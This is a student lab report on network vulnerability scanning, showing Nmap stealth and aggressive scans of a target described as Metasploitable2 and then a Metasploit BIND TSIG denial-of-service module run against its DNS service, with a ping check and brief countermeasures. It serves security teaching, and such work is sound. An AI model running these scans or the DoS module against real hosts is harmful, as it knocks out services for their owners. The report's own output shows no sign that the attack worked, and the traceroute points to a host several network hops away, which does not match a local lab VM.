Report On

VULNERABILITY SCANNING

Shaaz Shahzada

➢ INTRODUCTION

Test environments are crucial for examining vulnerabilities in cybersecurity practice and education without affecting live systems. This project shows how to use tools like Nmap and the Metasploit Framework to check for vulnerabilities and exploit them in a realistic way using Metasploitable2, a purposefully misconfigured virtual machine. A Denial-of-Service (DoS) attack is the project's final step in simulating an end-to-end penetration testing scenario.


➢ OBJECTIVE

The main objective of this assignment is to conduct a basic vulnerability scanning using tool - **nmap**(Network Mapper) and to use a suitable exploit to mimic a DoS assault, find weak services, and check a target system for open ports—all within a secure, moral test environment.

➢ LAB SETUP:

❖ TARGET MACHINE:

- **OS -** Metasploitable2(Oracle Virtualbox)
- **IP Address-** 10.0.2.15
- **Username/Passwords-** msfadmin/msfadmin



Using Metasploitable2 because it is a vulnerable linux based virtual machine use for pen testing and learn to exploit vulnerability.

❖ATTACKER MACHINE:(MY SET)

- **OS-** Windows 11
- **Environment-** WSL (Windows Subsystem For Linux)
- **IP Adress-** 172.27.40.153

```
┌──(root㉿Shaaz2k24)-[/home/ixan02]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1420
        inet 172.27.40.153  netmask 255.255.240.0  broadcast 172.27.47.255
        inet6 fe80::215:5dff:fe2b:405a  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:2b:40:5a  txqueuelen 1000  (Ethernet)
        RX packets 95010  bytes 133516714 (127.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16586  bytes 1225854 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4843  bytes 390201 (381.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4843  bytes 390201 (381.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

WSL allows to run linux directly on windows without needing a Virtual Machine or dual

➢ Scanning Phase:

- Now scan the target machine's ip address to check the network vulnerability.
- Tools – Nmap,netcat,etc.

USING:N-MAP.

Nmap -Pn -sS -p- 10.0.2.15

-Pn (no ping)- treats tatget is online even it doesn't respond to ping.

-sS (Stealth Scan)- Send SYN packets to check ports are open without completing the handshake.

-p- = Scan all the ports

```
┌──(root㉿Shaaz2k24)-[/home/ixan02]
└─# nmap -Pn -sS -sV -p- 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 04:45 IST
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth S
can
SYN Stealth Scan Timing: About 24.03% done; ETC: 04:49 (0:02:41 remaining)
Stats: 0:02:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth S
can
SYN Stealth Scan Timing: About 70.25% done; ETC: 04:48 (0:00:58 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.056s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.18.36

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 203.27 seconds
```

- **Aggressive Nmap Scan**

nmap -Pn -A 10.0.2.15

-A (Aggressive Scan)- It is a shortcut which enables multiple scanning option like (-sV)version detection, (-O)OS detection and (--traceroute)shows the path packets take to target.

```
┌──(root㉿Shaaz2k24)-[/home/ixan02]
└─# nmap -Pn -A 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 04:51 IST
Nmap scan report for 10.0.2.15
Host is up (0.020s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.18.36
| dns-nsid:
|_  bind.version: 9.18.36
Warning: OSScan results may be unreliable because we could not find at least
 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incom
plete
No OS matches for host
Network Distance: 5 hops

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   0.63 ms  Shaaz_2k24.mshome.net (172.27.32.1)
2   14.28 ms 192.168.90.188
3   22.98 ms 192.168.1.1
4   22.95 ms 192.168.0.1
5   23.34 ms 10.0.2.15

OS and Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.76 seconds
```

Output/Findings:

- ISC BIND service running on port 53.
- A vulnerable version service is running.
- Target traceroute packet revealed.

➢VULNERABILITY ASSESSMENT

After scanning the target ip, we find a vulnerability that port 53 open running on ISC BIND.

ISC BIND is critical infrastructure component and had been vulnerable to various types of exploits.


Here we have tried DoS attack.

Exploiting Vulnerability Using Metasploit:

_ Cmnd:

msfconsole
search bind

Start Metasploit and use to search exploits.



```
┌──(root㉿Shaaz2k24)-[/home/ixan02]
└─# msfconsole
search bind
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search bind

Matching Modules
================

   #    Name                                                                Disclosure Date  Rank       Check  Description
   -    ----                                                                ---------------  ----       -----  -----------
   0    exploit/windows/misc/ais_esel_server_rce                            2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL Injection RCE
   1    payload/aix/ppc/shell_bind_tcp                                      .                normal     No     AIX Command Shell, Bind TCP Inline
   2    exploit/linux/http/alcatel_omnipcx_mastercgi_exec                   2007-09-09       manual     No     Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command Execution
   3    exploit/android/local/binder_uaf                                    2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   4    payload/osx/armle/shell_bind_tcp                                    .                normal     No     Apple iOS Command Shell, Bind TCP Inline
   5    auxiliary/dos/dns/bind_tkey                                         2015-07-28       normal     No     BIND TKEY Query Denial of Service
   6    auxiliary/dos/dns/bind_tsig_badtime                                 2020-05-19       normal     No     BIND TSIG Badtime Query Denial of Service
   7    auxiliary/dos/dns/bind_tsig                                         2016-09-27       normal     No     BIND TSIG Query Denial of Service
   8    payload/bsd/sparc/shell_bind_tcp                                    .                normal     No     BSD Command Shell, Bind TCP Inline
   9    payload/bsd/x86/shell_bind_tcp                                      .                normal     No     BSD Command Shell, Bind TCP Inline
   10   payload/bsd/x86/shell_bind_tcp_ipv6                                 .                normal     No     BSD Command Shell, Bind TCP Inline (IPv6)
   11   payload/bsd/x86/shell/bind_tcp                                      .                normal     No     BSD Command Shell, Bind TCP Stager
   12   payload/bsd/x86/shell/bind_ipv6_tcp                                 .                normal     No     BSD Command Shell, Bind TCP Stager (IPv6)
   13   payload/bsd/x64/shell_bind_tcp_small                                .                normal     No     BSD x64 Command Shell, Bind TCP Inline
   14   payload/bsd/x64/shell_bind_ipv6_tcp                                 .                normal     No     BSD x64 Command Shell, Bind TCP Inline (IPv6)
   15   payload/bsd/x64/shell_bind_tcp                                      .                normal     No     BSD x64 Shell Bind TCP
   16   payload/bsdi/x86/shell_bind_tcp                                     .                normal     No     BSDi Command Shell, Bind TCP Inline
   17   payload/bsdi/x86/shell/bind_tcp                                     .                normal     No     BSDi Command Shell, Bind TCP Stager
   18   auxiliary/scanner/rdp/cve_2019_0708_bluekeep                        2019-05-14       normal     Yes    CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
   19     \_ action: Crash                                                  .                .          .      Trigger denial of service vulnerability
   20     \_ action: Scan                                                   .                .          .      Scan for exploitable targets
   21   exploit/windows/rdp/cve_2019_0708_bluekeep_rce                      2019-05-14       manual     Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
   22     \_ target: Automatic targeting via fingerprinting                 .                .          .      .
   23     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                 .                .          .      .
   24     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)  .                .          .      .
   25     \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)     .                .          .      .
```

Now,

Doing dos attack (auxiliary module)

Auxiliary/doS/dns/bind_tsing

Set RHOST 10.0.2.15
Set PORT 53
exploit

Setting remote host and port to perform the exploitation.


```
msf6 auxiliary(dos/dns/bind_tsig) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 auxiliary(dos/dns/bind_tsig) > set RPORT 53
RPORT => 53
msf6 auxiliary(dos/dns/bind_tsig) > set THREADS 10
THREADS => 10
msf6 auxiliary(dos/dns/bind_tsig) > set BATCHSIZE 256
BATCHSIZE => 256
msf6 auxiliary(dos/dns/bind_tsig) > exploit
[*] Sending packet to 10.0.2.15
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

➢ CHECKIN EXPLOITATION

Using Ping to check DoS attack:

ping 10.0.2.15

If ping does not reply then it means your attack is successful.



➢ COUNTERMEASURES:

1. Restrict port53 access.
2. Use firewalls to limit DNS access.
3. Regularly update BIND services.
4. Implement Intrusion Detection System(IDS).

➢ Conclusion:

This assignment demonstrated important cybersecutriy abilities:

1. **Using Nmap for reconnaissance and identification of vulnerable and out dated services.**
2. **Ethical exploitation using Metasploit.**
3. **Check for attacks validation.**